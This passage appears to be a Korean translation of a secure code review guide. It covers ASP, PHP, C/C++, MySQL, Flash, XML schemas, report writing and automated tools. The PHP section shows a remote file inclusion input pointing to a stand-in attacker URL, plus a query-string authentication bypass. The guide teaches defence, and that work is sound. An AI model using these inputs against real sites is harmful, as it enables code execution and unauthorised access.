이 코드는 ASP 페이지에 두 개 파일의 컨텐츠를 추가한다; 서버 측 Includes 가 먼저 실행된 후 ASP 코드가 실행된다. "If" 문에 따라 페이지가 정상적으로 표시될 수도 있지만 모든 코드가 처리될 것이다; 이로 인해 경쟁 상태이나 원하지 않는 함수 실행이 발생할 수 있다.

HTML 및 자바스크립트 코멘트는 ASP 코드에서 반드시 실행 된다

```
<!-- <%= "Debug: This is the DB user: " & DBUserName %> -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//<%= "Debug: This is the DB password: " & DBUserPassword %>

alert (x + "Juan");

</script>
```

ASP 를 잘 다루는 개발자는 위 예제가 어떤 결과를 낳을지 쉽게 알 수 있겠지만 상당 수의 개발자들은 최종 결과가 어떨지 알기 어렵다.

```
<!-- Debug: This is the DB user: SA -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//Debug: This is the DB password: Password

alert (x + "Juan");

</script>
```

위 예제는 주석코드의 중요 정보가 HTML 또는 자바스크립트 코멘트로 노출되는 것을 보여준다.

자바스크립트 사용하여 ASP 기능 사용하기

물론, 이것은 불가능하지만, 좀 더 알아봐야 한다.

```
<script>
```

```
var name;
name = prompt ("Enter your UserName:");
<%
  If name != "user" Then
    'The user is an admin
    Role = "Admin"
   Else
     Role = "User"
   End IF
%>
<script>
```

위 코드는 매번 로그인 한 사용자에게 Admin 권한을 부여한다. 앞에서 보았듯이 ASP 코드가 먼저 실행된다. 또한 자바스크립트와 ASP 코드 사이의 변수는 공유되지 않는다.

다른 예제:

```
<%@ Language=VBScript %>
<script type="text/javascript">
  if (confirm('go to yahoo?')){
    <% response.redirect "http://www.yahoo.com/" %>
  }else {
    <% response.redirect "http://www.altavista.com/" %>
  }
</script>
```

항상 야후로 접속되며, 프롬트는 절대 표시되지 않는다; <% %> 안의 코드가 먼저 실행된다.

RESPONSE.END 로 실행 중지

본 문장이 없는 상태에서는 종료 시점에 원하지 않는 코드가 실행될 수 있다.

```
<%
  If Not ValidInfo Then
%>
<script>
        alert("Information is invalid");
        location.href="default.asp";
</script>
<%
  End if
  Call UpdateInformationFunction()
%>
```

위 예제에서, ASP 코드가 먼저 실행되고 그 뒤에 자바스크립트가 실행되었기 때문에 "ValidInfo" 변수의 값과 상관 없이 "UpdateInformationFunction"이 항상 호출된다. ASP 코드가 서버에서 실행되고 출력 값이 브라우저로 전송된 후 자바스크립트가 실행된다. 따라서 서버 측의 실행을 중지하려면 **Response.End** 가 필요하다.

다른 문제

MS 자바 가상 머신에 있는 자바 클래스

이 클래스들은 ASP 페이지에서 호출될 수 있기 때문에 보안적으로 안전하지 않은지 확인해야 한다.

```
<html><body>
 <% Dim date
   Set date = GetObject("java:java.util.Date")
%>
```

```
<p> The date is <%= date.toString() %>

</body></html>
```

명시적으로 옵션을 사용하지 않기

변수타입을 잘못 준 경우 비즈니스 로직에서 경쟁 상태를 발생시킬 수 있다. 이 옵션은 사용자에게 사용된 모든 변수를 선언하게 하며, 이로 인해 조금의 성능 부하가 발생할 수 있다.

ISCLIENTCONNECTED 속성

IsClientConnected 속성은 마지막 Response.Write 이후 클라이언트가 서버로부터 접속해제 되었는지 결정한다. 예기치 않은 접속해제 후에도 서버가 긴 페이지의 나머지를 실행하는 것을 방지하는데 유용하다. 서버와 DB 에 대한 DoS 공격을 방지하는데 매우 유용한 속성이다.

PHP 개발시 주요 보안 사례

전역 변수

항상 전역 변수를 명시적으로 생성할 필요는 없다. 명시적으로 전역변수를 사용하기 위해서는 php.ini 파일에 있는 "register_globals "를 "on"으로 활성화하면 된다. PHP 4.1.0 부터 register_globals 의 기본값은 비활성이다. register_globals 가 활성화 되었다면, PHP 안에 include 지시어는 보안에 취약할 수 있다.

```
<?PHP

include "$dir/script/dostuff.php";

?>
```

register_globals 이 활성화 되면 $dir 변수는 쿼리 스트링을 통해 다음과 같이 입력 전달될 수 있다.

?dir=http://www.haxor.com/gimmeeverything.php

이것은 $dir 이 아래와 같이 설정되는 것과 같다.

```
<?PHP

include "http://www.haxor.com/gimmeeverything.php";

?>
```

URL 에 전역변수를 추가하면 인증을 우회하는 방법이 될 수도 있다.

```
<?PHP

if(authenticated_user())

{$authorised=true;

}if($authorised)

{

 give_family_jewels()

}
```

```
?>
```

register_globals 이 활성화된 상태로 페이지가 요청 받으면, 쿼리 스트링 안에 있는 매개변수 ?authorised=1 는 인증기능이 사용자가 수행할 권한이 있다고 가정한다. register_globals 이 활성화되지 않으면, 변수 $authorised 는 매개변수 $authorised=1 의 영향을 받지 않는다.

초기화

PHP 코드 리뷰 시, 예를 들어 $authorised = false; 과 같이 초기 값이 기본적으로 보안을 준수하는 상태인지 확인한다.

오류 처리

가능하다면, php.ini 를 통한 누가 오류 리포팅을 오프했는지 "error_reporting"이 오프되었는 지 확인해야 한다. **E_ALL** 이 활성화 되었는지 확인해야 한다. E_ALL 이 활성화되면, 모든 오류와 경고가 보고된다. **display_errors** 는 프로덕션에서 **off** 로 설정되어야 한다.

파일 조작

allow_url_fopen 는 php.ini 에서 기본적으로 활성화 되어 있다. 이것은 URL 이 로컬 파일로 취급 받도록 허용한다. 악성 스크립팅이 있는 URL 이 포함되었을 수도 있고, 로컬 파일처럼 취급되는 문제가 있다.

문서 루트에 있는 파일

문서 루트에 반드시 include 파일을 저장해야하며, *.inc 파일에 직접 접근하지 못하도록 해야 한다. 검토 도중 *.inc 파일을 문서 루트에서 발견했을 경우, http.conf 파일에 다음과 같이 설정되어있는지 확인 해야 한다.

```
<Files"₩.inc">
  Order allow, deny
  deny from all
</Files>
```

HTTP 요청 처리

Dipatch 메소드는 모든 요청이 지나가는 "깔때기"로 사용된다. 어떤 요청도 PHP 에 파일에 직접 접근할 수 없으므로, dispatch.php 를 거쳐야 한다. 모든 트래픽이 지나가는 글로벌 입력 검증 클래스와 유사하다.

http://www.example.com/dispatch.php?fid=dostuff

보안에 관해서는 보통 이 파일의 상단에 검증부분을 구현하게 된다. 다른 필요한 모듈들은 다른 디렉토리에 **include**(또는 **require**) 를 사용할 수 있다.

메소드 포함하기:

dispatch.php 메소드가 사용되지 않는 경우, 각 php 파일 상단의 include 를 찾아야 한다. Include 메소드는 상태를 설정하여 요청을 진행시킬 수 있다.

PHP.ini 를 확인하고 **auto_prepend_file** 지시자를 찾는 것도 아이디어가 될 것이다. 이는 모든 파일을 자동적으로 include 해서 참조하는 방식이다.

양성 입력값 검증

입력 값 검증 :

strip_tags(): 문자열에서 오는 모든 HTML 태그를 제거한다.

nl2br(): 새로운 라인의 문자를 HTML 줄바꿈 "br"로 변환한다.

htmlspecialchars(): 특수 문자를 HTML 엔터티 값으로 변환한다.

문자열과 정수

소개:

문자열(String)은 C 또는 C++ 에서 형식으로 정의되어 있지 않고, 널 (₩0) 문자로 끝나는 간단한 연속적인 배열로 정의되어 있다. 문자열의 길이는 널 문자 앞까지의 총 개수이다. C++ 은 이러한 기능을 가지고 있는 **std::basic_string** 및 **std::string** 같은 템플릿 클래스를 포함하고 있다. 이 클래스들은 몇몇 보안 문제를 해결할 수 있지만 전부는 해결하지 못한다.

|W|E|L|C|O|M|E|₩0|

일반적인 문자열 오류

일반적인 문자열 오류는 구현하면서 실수하는 것으로, 보안과 가용성 문제들이 발생할 수있다. C/C++ 에서는 버퍼 오버플로우와 관련하여 문자열 형식이 정의되지 않기 때문에 자바나 C# .NET 프로그램 언어에서 제공하는 편의성이 없다.

일반적인 문제는 다음을 포함한다.:

1. 입력값 검증 오류
2. 경계 오류
3. 절단 문제
4. 경계밖 쓰기
5. 문자열 종료 오류
6. Off-by-one 오류(OBOE)

위에서 언급한 몇몇 문제는 Reviewing Code for Buffer Overruns and Overflows 부분에서 소개 되었다.

무한 오류

문자열 복사

길이제한 없는 자원에서 고정된 길이의 문자배열로 데이터가 복사 될 때 발생한다.

```
void main(void) {
                    char Name[10];
                     puts("Enter your name:");
                       gets(Name); <-- 여기서 유저가 입력한 입력값의 길이는 Name 배열의 길이를 초과할 수 있다.
...
 }
```

STRING 종료 오류

널 문자로 종료하지 않을 경우 시스템 오류가 발생한다.

```
int main(int argc, char* argv[]) {
 char a[16];
 char b[16];
 char c[32];
 strncpy(a, "0123456789abcdef", sizeof(a));
 strncpy(b, "0123456789abcdef", sizeof(b));
 strncpy(c, a, sizeof(c));
}
```

다음이 사용했는지 확인해야 한다:

strcpy() 대신에 strncpy() 사용

sprintf() 대신에 snprintf() 사용

gets() 대신에 fgets() 사용

OFF BY ONE 오류

(배열을 통한 반복문을 사용시 배열과 벡터는 0 부터 시작하기 때문에 배열은 n-1 형식의 반복문이 되어야 한다. , 이것은 C/C++에서는 적용되지 않고, Java 및 C# 에서 적용된다.)

OFF BY ONE 오류는 어떠한 객체의 내용을 조작하기 위해서 객체에 정보를 복사 또는 추가하는 반복적인 기능을 수행하는 반복문에 흔하게 발생한다. OFF BY ONE 오류는 반복문 횟수에 관한 오류의 결과이다.

```
 for (i = 0; i < 5; i++) {

   /*   Do Stuff  */

}
```

여기서 i 는 0 값으로 시작하고, 그러면 1, 다음은 2, 3, 4 로 증가한다. i 값이 5 가 됐을 때 조건식 i<5 는 거짓이므로 반복문이 종료하게 된다.

조건식이 i<=5 (5 보다 같거나 작다)이었다면, 의도하지 않았지만 반복문은 i 값이 6 이 될때까지 종료하지 않았을 것이다.

하나더 적게 반복해야하기 때문에 0 대신에 1 부터 횟수를 새는 것 또한 비슷한 문제를 발생할 수 있다. 이 두 문제는 OFF BY ONE 오류로 반복문에서 횟수 미만 또는 초과와 연관되어 있다.

정수 문제

정수 오버플로우

정수가 최대 범위를 넘어서 증가되거나 최소범위 이하로 감소 될때 오버플로우가 발생한다. 오버플로우는 부호가 있을 수도 있고 없을 수도 있다. 오버플로우가 부호 비트로 계속해서 이어지면 부호표시가 되고, 표현하고자하는 값이 더 이상 정화하게 표현되지 않을 때 부호표시가 안된다.

```
int x;

x = INT_MAX; // 2,147,483,647
```

```
x++;
```

여기서 x 의 값은 증가후에 -2,147,483,648 된다.

코드 리뷰를 할 때 오버플로우가 발생하지 않도록 어떤 조치사항이 구현되었는지 확인이 필요하다. 이것은 "절대로 도달할수 없는 값(2,147,483,647)"에 의존하는 것과는 다른 문제다. 이것은 지원 로직 또는 증가 검사를 통해 수행할 수 있다.

```
unsigned int y;

y = UINT_MAX; // 4,294,967,295;

y++;
```

여기서 y 값은 증가후에 0 이 된다.

위 사항과 같이 부호 없는 int 값이 증가되면서 다시 0 값으로 돌아가는 경우를 발견할 수 있다. 전과 마찬가지로, 이런 경우가 발생하지 않도록 예방하는 보상할 수 있는 보안기능이 존재하는지 점검해야한다.

정수 변환

부호있는 정수를 부호없는 정수로 변환 할때, 표현 오류를 방지하기 위해서 유의해야한다.

```
int x = -3;

unsigned short y;

y = x;
```

여기서 y 는 부호있는 값에서 부호없는 값으로 변환할때 루프백효과 때문에 65533 값이 된다.

MYSQL 개발시 주요 보안 사례

소개

코드 리뷰의 일환으로 MySQL 과 같은 데이터베이스의 보안을 평가하기 위해 코드 리뷰 이외의 단계가 필요할 수 있다. 다음은 그 영역을 다루는 내용이다.

권한

Grant_priv: 사용자가 다른 사용자에게 권한을 부여하는 것을 허용한다. 이 기능은 DBA 와 데이터(테이블) 소유자에 대해서 적절하게 제한되어야 한다.

```
Select * from user

where Grant_priv = 'Y';



Select * from db

where Grant_priv = 'Y';



Select * from host

where Grant_priv = 'Y';



Select * from tables_priv

where Table_priv = 'Grant';
```

Alter_priv: 전역, 데이터베이스 그리고 테이블 수준에서 데이터베이스 구조에 대해 접근해서 변경할 수 있는 사람을 결정한다.

```
Select * from user

where Alter_priv = 'Y';
```

```
Select * from db

where Alter _priv = 'Y';



Select * from host

where Alter_priv = 'Y';



Select * from tables_priv

where Table_priv = 'Alter';
```

MYSQL 설정 파일

다음 사항을 점검한다.

a)skip-grant-tables : 이 옵션은 서버가 권한시스템을 전혀 사용하지 못하게 하는 것이다. 모든 사용자는 모든 테이블에 접근할 수 있는 권한을 가진다.

b)safe-show-database : SHOW DATABASES 명령어가 실행될 때, 이것은 사용자가 권한을 가지고 있는 데이터베이스만을 반환한다. MySQL v4.0.2. 이후로 기본설정이다.

c)safe-user-create : 이것이 활성화되면, 사용자가 **mysql.user** 테이블에 대한 **INSERT** 권한을 가지지 않는 한 GRANT 명령어로 새로운 사용자를 만들 수 없다.

사용자 권한

어떤 사용자가 접근해서 데이터베이스에 대한 악성 행위를 하는 지 확인할 수 있다. "최소 권한" 이 핵심이다.

```
Select * from user where

Select_priv  = 'Y' or Insert_priv  = 'Y'

or Update_priv = 'Y' or Delete_priv  = 'Y'

or Create_priv = 'Y' or Drop_priv    = 'Y'

or Reload_priv = 'Y' or Shutdown_priv = 'Y'
```

```
or Process_priv = 'Y' or File_priv     = 'Y'
or Grant_priv    = 'Y' or References_priv = 'Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
Select * from host
where Select_priv  = 'Y' or Insert_priv  = 'Y'
or Create_priv = 'Y' or Drop_priv     = 'Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
or Grant_priv    = 'Y' or References_priv = 'Y'
or Update_priv = 'Y' or Delete_priv  = 'Y'
Select * from db
where Select_priv  = 'Y' or Insert_priv  = 'Y'
or Grant_priv    = 'Y' or References_priv = 'Y'
or Update_priv = 'Y' or Delete_priv  = 'Y'
or Create_priv = 'Y' or Drop_priv     = 'Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
```

MYSQL 기본 계정

MySQL 기본계정은 "root"/"root@localhost" 이고 패스워드는 없다. 다음을 이용해서 root 계정 존재 여부를 점검할 수 있다.

```
SELECT User, Host
FROM user
WHERE User = 'root';
```

원격 접근

MySQL 은 기본설정으로 3306 포트를 이용한다. 앱 서버가 로컬호스트에 있다면, my.cnf 파일안에 [mysqld] 부분에 **skip-networking** 을 추가하면 이 포트를 막을 수 있다.

플래쉬 개발시 보안 사례

플래쉬 애플리케이션

다음은 잠재적인 플래쉬 리다이렉션의 이슈들이다.

clickTAG

TextField

TextArea

load

getURL

NetConnection.connect

NetServices.createGatewayConnection

NetSteam.play

XML.send

샌드박스 보안 모델

플래쉬 플레이어는 원본에 기반해서 SWF 파일들을 샌드박스에 할당한다.

원본 도메인에 기반해서 인터넷 SWF 파일들은 도메인에 격리된다.

동일한 샌드박스내에서 SWF 파일 2 개는 서로 통신할 수 있다. - 다른 샌드박스에 있는 객체들과 통신하기 위해서 명시적 권한이 요구된다.

Local

local-with-filesystem (default) - 이 파일 시스템은 로컬 파일만 읽을 수 있다.

local-with-networking - 네트워킹 기능을 내포한 로컬 SWF 파일들과 상호 작용을 한다.

local-trusted - 로컬 파일을 읽을 수 있고, 어떤 서버와 통신하고 어떤 SWF 파일에 접근 할 수 있다.

"샌드박스는 어도비 플래쉬 플레이어 안에서 실행되는 어도비 플래쉬 무비가 작동될 수 있게 허용해 주는 제한된 공간으로 정의된다. 이것의 주 목적은 클라이언트 단말의 무결성과 보안을 보장하는 것이다. 또한 어도비 플레이어 안에서 실행되는 어도비 플래쉬 무비의 보안을 보장 하는 것이다.

크로스 도메인 권한: 웹 브라우저에서 실행되는 플래쉬 무비는 동일한 도메인 외부의 접근을 허용하지 않는다. 이것은 크로스 도메인 정책 파일인 crossdomain.xml 에 정의되어 있다. 플래쉬는 이 정책 파일을 사용해서 플래쉬가 네이티브 도메인 이외의 서버로 부터 데이터를 불러올 수 있는 권한을 허용하기 위해서 사용된다. SWF 파일이 다른 원격서버와 통신하고 싶으면 명시적으로 권한이 주어져야 한다.

```
<cross-domain-policy>

   <allow-access-from domain="example.domain.com"/>

</cross-domain-policy>
```

System.security.loadPolicyFile(url) API 는 crossdomain.xml 파일과는 다른 명식적 URL 에서 크로스 도메인 정책을 불러온다.

자바스크립트 접근

AllowScriptAccess 파라미터는 플래쉬 객체가 외부 스크립트에 접근할 때 적용된다. 이것은 3 가지 값을 가질 수 있다.: **never, same domain, always.**

```
 <object id="flash007">

   <param name=movie value="bigmovie.swf">

   <embed AllowScriptAccess="always" name='flash007' src="bigmovie.swf"  type="application/x-shockwave-flash">

  </embed>

 </object>
```

공유 객체

공유 객체들은 사용자 세션에 관한 100kb 까지의 데이터를 저장하기 위해 설계되었다. 공유 객체는 호스트 그리고 도메인 이름 그리고 SWF 무비 이름에 따라 다르다.

이것들은 이진형으로 저장되고, 기본적으로 크로스도메인이 아니다. 공유객체들은 애플리케이션의 요청없이는 자동적으로 서버에 전송되지 않는다.

공유객체들은 웹 브라우저 캐시 외부에 저장되어져야 한다.:
C:₩Documents and Settings₩<USER>₩Application Data₩Adobe₩Flash Player₩#Shared Objects₩<randomstring>₩<domain>

웹 브라우져 캐쉬를 초기화 하는 경우에, 플래쉬 공유객체는 그러한 방식으로 살아남는다.

공유 객체들은 클라이언트 웹 브라우져가 아니라 플래쉬 애플리케이션에 의해 통제된다.

권한 구조

Domain

- 같은 샌드박스에서 어떠한 두개의 SWF 파일은 서로 통신할 수 있다. 그들은 다른 샌드박스에서 데이터를 읽기 위해서 명시적 권한이 필요하다.

Local

- local-with-filesystem (기본설정) – 로컬 파일들에서만 읽을 수 있다.
- local-with-networking
- 다른 local-with-networking SWF 파일과 통신한다.
- Data 를 서버로 전송 한다. (예, XML.Send()을 사용해서)

local-trusted

- 로컬 파일들에서 읽고; 어떤 서버, 스크립트 그리고 다른 SWF 파일로 메시지들을 보내거나 읽어온다.

웹 서비스 개발 보안

웹 서비스 검토와 XML 부하

웹 서비스를 검토할 때, 먼저 모든 애플리케이션에 관련된 일반적인 보안 통제기능에 초점을 맞춰야 한다. 웹 서비스가 가지고 있는 고유한 통제 기능도 검토되어야 한다.

XML 스키마 : 입력 값 검증

스키마는 수신된 XML 페이로드가 정의되고 예측된 범위내에 있다는 것을 보장하기 위해서 사용한다. 스키마는 안전한 값의 목록으로 명세화 될 수 있으며, 간단한 길이나 타입으로 정의될 수 있다. 일부 XML 애플리케이션은 스키마가 구현되어 있지 않다. 즉 이 말은 입력 값 검증은 다운스트림으로 수행되거나 심지어 전혀 실행되지 않는다.

키워드:

Namespace: XML 네임스페이스는 글로벌 자원식별자(RI)에서 정한 XML 엘리먼트와 속성들의 집합이다.

어떤 한 문서에서 , 엘리먼트는 다른 개체에 의해 만들어진 동일한 이름으로 존재한다.

동일한 이름을 가진 다른 정의들을 구별하기 위해서, XML 스키마는 네임스페이스 개념을 허용한다. - 자바 패키지와 유사하다.

스키마는 XML 페이로드 데이터의 예상되는 형식과 값과 함께 그 페이로드에 있는 예상되는 유한의 파라미터의 총량을 명세할 수 있다.

ProcessContents 속성은 검증된 다른 네임스페이스에서 XML 을 나타낸다. processContents 속성이 **lax** 또는 **skip** 으로 설정될 때, wildcard 속성과 파라미터에 대한 입력값 검증은 실행되지 않는다.

이 속성을 위한 값은 다음이 될 것이다.

- **strict**: XML 검증과 네임스페이스와 연관된 선언을 반드시 해야한다.
- **Lax:** 스키마에 대해서 XML 검증을 한다.
- **skip** XML 검증을 하지 않는다.

processContents=skip₩lax₩skip

엘리먼트 또는 속성의 무한 발생

특정 엘리먼트에 예상되는 최대 발생수가 없다는 것을 명세하기 위해, XML 스키마에 경계가 없는 값을 사용할 수 있다.

maxOccurs= positive-Integer|unbounded

경계없는 엘리먼트에 대해 엘리먼트 개수가 제공될 수 있다면, 웹 서비스에 대량의 엘리먼트를 제공하는 공격을 통해 자원 고갈 문제를 일으킬 수 있다.

네임스페이스 약점, 전역 요소들, <ANY> 요소와 SAX XML 처리기

<any> 엘리먼트를 사용하면 확장 가능한 문서를 만들어, 주 스키마에 선언되어 있지 않은 추가적인 엘리먼트들을 문서에 포함할 수 있다. 애플리케이션이 많은 파라미터를 받아들일 수 있다는 생각은 위험하다. 이렇게 하면 서비스 가용성에 문제가 생기고, SAX XML 파서의 합법적인 값의 경우에 덮어 씌여질 수 있다.

```
<xs:element name="cloud">
 <xs:complexType>
  <xs:sequence>
   <xs:element name="process" type="xs:string"/>
   <xs:element name="lastcall" type="xs:string"/>
   <xs:any minOccurs="0"/>
  </xs:sequence>
 </xs:complexType>
</xs:element>
```

여기서 <any> 엘리먼트는 임의적으로 파라미터가 추가 될 수 있게 허용한다.

<any> 엘리먼트의 ##any 네임스페이스는 스키마에서 명시적으로 정의 된 것 이외에 엘리먼트를 허용한다. 그래서 주어진 요청에 대해 예상된 엘리먼트에 제어기능이 줄어든다.

<xs:any namespace='##any' />

제한적인 네임스페이스 엘리먼트를 정의하지 않은 스키마는 유효한 문서내에 포함되는 애플리케이션에서 예상하지 않는 임의의 엘리먼트를 허용한다. 이를 통해 애플리케이션에 의해 예상되지 않은 태그가 포함되 XML 인젝션 같은 공격이 발생할 수 있다.

코드 리뷰 결과 보고서 작성법

애플리케이션 보안 "발견사항"은 애플리케이션 보안팀에서 소프트웨어 개발 조직에게 정보를 전달하는 방법이다. 발견사항은 보안 취약점, 구조적 또는 구성상의 문제일수도 있으며, 모범사례나 표준준수를 하지 않았을 수도 있고, 우수 사례를 따르지 않아서 발생하는 실패 사례일 수도 있다.

훌륭한 제목 선택

작성자는 애플리케이션보안 보안 발견사항을 기술 할 때, 수신자가 해당 이슈를 명확히 인지할 수 있고 간결하고 설득력있는 제목을 선택해야 한다. 일반적으로 좋은 문구로 제안되는 것으로는 "비즈니스 로직에 접근통제 추가" 또는 "XSS 예방을 위한 출력 값 인코딩"과 같이 긍정적인 방향으로 제목을 선택하는 것이다.

취약점 위치의 분명한 식별

발견사항은 가능한한 구체적으로 코드와 URL 에서의 위치가 명확히 표기되어야 한다. 만약 그 결과가 특정 위치만이 아닌 전반적인 문제들를 내포하고 있다면, 그 취약점의 위치들은 그 문제의 실질적인 경우에 대해 많은 예시를 통해 실질적인 사례로 제시해야 한다.

취약점 상세 기술

발견사항은 누구나 아래와 같이 할 수 있도록 상세히 제공해야 한다.

- 취약점의 이해할 수 있도록
- 발생 가능한 시나리오의 이해할 수 있도록
- 발생가능성의 핵심요소들과 그 영향을 알 수 있도록

위험에 대한 논의

각각의 발견사항에 정성적인 값을 할당하고, 이 값이 할당된 이유를 서술해야 한다. 위험 평가방법은 다음과 같다.

- 심각
- 고위험
- 중위험
- 저위험

할당된 위험평가 등급의 타당성은 매우 중요하다. 이것은 이해당사자들(특히 기술적 이해가 없는)이 더 잘 이해하고 받아들일 수 있도록 한다. 중요한 두개의 식별포인트는 다음과 같다.

- 발생가능성(쉬운 발견과 실행)
- 사업적/기술적 영향

조직내에서 위험 등급에 대한 표준 방법론을 가져야 한다. OWASP 위험평가 방법론은 조직의 우선순위를 맞출수 있도록 해 주는 포괄적인 방법론이다.

권고사항 제안

- 대안
- 필요한 노력
- 잔여 위험

참고사항 포함

- 주의: 만약 당신이 OWASP 의 자료를 사용하는 경우 반드시 OWASP 의 라이선스를 준수해야 한다.

보고서 양식 예시

아래의 양식은 소스 코드 보안성검토 결과에 대한 보고서 예시이다.

<table>
<tr><td colspan="4">검토 /계약 참조:</td></tr>
<tr><td colspan="4">패키지/콤포넌트/클래스명/행번호</td></tr>
<tr><td colspan="4">발견사항 제목:</td></tr>
<tr><td colspan="4">중요성: 높음</td></tr>
<tr><td>발견사항 설명</td><td>위치</td><td>위험 설명</td><td>권고사항</td></tr>
<tr><td>HTTPRequest object.getID() 함수에서 입력 값 검증절차 부재

입력 값 검증부재로 인해 다양한 종류의 인젝션 공격이 가능함</td><td>com.inc.dostuff.java
행번호 20, 55,106

com.inc.main.java
행번호 34, 99</td><td>취약점이 악용되는 경우의 가능성과 사업상 영향에 대한 논의</td><td>운영환경에 투입되기 이전에 해결되어야 하는 중대 문제임</td></tr>
</table>

자동화 코드 리뷰

서문

수동으로 소스 코드에 대한 보안 취약점을 찾는 동안 검토자들은 두 가지 문제를 겪는다. 수동으로 검토하는 소스 코드 점검은 평균적으로 한시간에 100 행에서 200 행 가량을 검토하는며 느린 작업이다.

또한, 사람은 한번에 약 일곱가지의 항목들을 기억할 수 있는데, 소스 코드에는 백여개의 보안 문제가 있다. 소스 코드 분석도구들은 한번에 수백여가지의 다양한 보안문제를 탐색할 수 있으며, 사람에 비해 훨씬 많은 코드를 검토할 수 있다.

하지만 자동화 도구를 이용하면 오탐이나 미탐이 발생하므로, 자동화 도구를 사용해도 사람에 의한 검토가 필요하다.

코드 리뷰 도구를 사용하는 이유

대량의 소스 코드에서와 같이 기업에서 대규모의 소스 코드 보안성 검토 작업을 할때, 자동 소스 코드 검토기술은 소스 코드 리뷰절차 개선에 도움이 된다.

교육과 문화적인 변화

보안수준이 높고 안전한 소스 코드를 작성하기 위한 개발자 교육은 소스 코드 보안성검토의 가장 중요한 목표이다. 이러한 관점에서 소스 코드를 검토하는 것은 소스 코드의 품질제고를 위한 유일한 방법이다. 교육과정 중에 개발자에게 위임하여 더 우수한 소스 코드를 개발할 수 있도록 지식을 제공해야 한다.

이렇게 하기 위해서는 개발자들이 자신의 코드와 비교할 수 있는 통제된 규칙을 제공할 수 있다. 자동화된 도구들은 이러한 기능을 제공하며, 또한 소스 코드 리뷰 시 소요시간을 단축시킬 수 있다. 개발자는 보안지식이 충분치 않아도 자동화된 점검도구를 사용하여 직접 소스 코드의 보안수준을 점검할 수 있다. 또한 소스 코드 점검도구의 사용에 일단 익숙해 진 뒤에는, 자동 점검도구를 쉽게 사용할 수 있게 된다.

도구 적용 모델

개발자에게 코드 점검도구를 사용하게 하는 것은 보안점검 컨설턴트가 코드를 점검 하기전에 일반적이고 단순한 실수들을 대부분 제거할 수 있도록 도와준다.

이러한 방법론을 통해 개발자에게 관련 지식을 쌓게하고 코드점검 컨설턴트가 더 애매한 취약점을 찾도록 할 수 있다.

개발자 수용 모델

- 개발자에게 자동화 도구를 사용하도록 함
- 규칙기반도구를 통제
- 보안점검 결과와 추가 탐색

테스트 부서 모델

- 테스트 부서는 기능시험시 자동 점검 포함
- 보안점검 결과와 추가 탐색
- 규칙기반 도구는 내부 보안개발 정책을 준수하고 보안 부서의 통제를 받도록 함

애플리케이션 보안 그룹 모델

- 모든 소스 코드들을 애플리케이션 보안그룹이 검토
- 수동 및 자동화 솔루션 사용

OWASP 의 ORIZON 프레임워크

소개

이 세상엔 수많은 오픈소스 프로젝트가 존재하고 있으며, 정적 코드분석이 수행되고 있다. 이는 바람직한 현상이며, 보안문제에 대한 소스 코드 테스트가 강제화되어가고 있다는 것을 의미한다.

이러한 도구들은 매우 중요한 이점이 있다.

- 커뮤니티 지원
- 누구에게나 자유롭게 소스 코드 사용가능
- 비용

반면에 이러한 도구들은 가장 가치있는 것 즉 보안 지식을 공유하지 않는다. 모든 도구들은 보안지식을 공유하지 않고, 자체적인 보안 라이브러리와 수많은 점검항목들을 갖고 있다.


2006 년도에 OWASP Orizon 프로젝트는 정적 분석을 위해 모든 오픈소스 프로젝트에 적용가능한 공통적인 기반을 제공하기 위해 탄생했다.

Orizon 프로젝트는 다음을 포함한다.

- 정적분석을 수행하는 자체 보안 도구를 구축하기 위해 개발자들이 사용할 수 있는 API
- 소스 코드에 적용하도록 점검항목이 있는 보안 라이브러리
- Orizon 프레임워크를 사용하는 정적코드 분석 도구 밀크(Milk)
-

OWASP ORIZON 아키텍처

아래의 그림은 OWASP Orizon 버전 1.0 의 구조이다. 그림에서 보듯이 이 프레임워크는 현장에서 정적코드 분석을 위해 소스코드에서 사용하는 API 를 외부로 확산시키기 위한 도구들과 소스 코드 분석을 수행하는 엔진들로 구성되어 있다.



위의 모든 요소들은 개발자들이 이 프레임워크를 사용하기 주저하게 만들 수 있는데, 바로 이점이 스카이라인이라고 부르는 특별한 개체가 만들어진 이유이다. 스카이라인 분석으로 들어가기 전에, 이것은 Orizon 이 만들어진 모든 구성요소들이 을 이해하는 데 매우 중요하다.

당신의 개인비서: 스카이라인 클래스

Orizon 버전 1.0 에서 코어라고 지정된 스카이라인 객체는 아키텍쳐 설계에서 가장 중요한 것이다.

스카이라인의 발상배경은 매우 단순하다. 즉 Orizon 구조가 더 확대되고 일반 개발자들이 보안도구들을 제작하기 위한 수 많은 API 들을 이해하는 것이 힘들 수 있어 서비스별 지원할 수 있도록 한 것이다.

스카이라인 객체를 사용하여, 개발자는 Orizon 프레임워크에서 서비스들을 요청할 수 있다.

스카이라인의 주요 입력 값은 다음과 같다.

public boolean launch(String service)

문자열 파라미터로 요청된 서비스를 처리하기 위해, 호출 프로그램은 서비스가 완수하는 경우엔 부울값 중 참(성공)값을 회신 받을 것이며, 그렇지 않을 경우엔 거짓(실패)의 값을 회신받을 것이다.

서비스명은 프레임워크에 의해 이해되는 것과 비교된다.

```
private int goodService(String service) {

 int ret = -1;

 if (service.equalsIgnoreCase("init"))

     ret = Cons.OC_SERVICE_INIT_FRAMEWORK;

 if (service.equalsIgnoreCase("translate"))
```

```
        ret = Cons.OC_SERVICE_INIT_TRANSLATE;

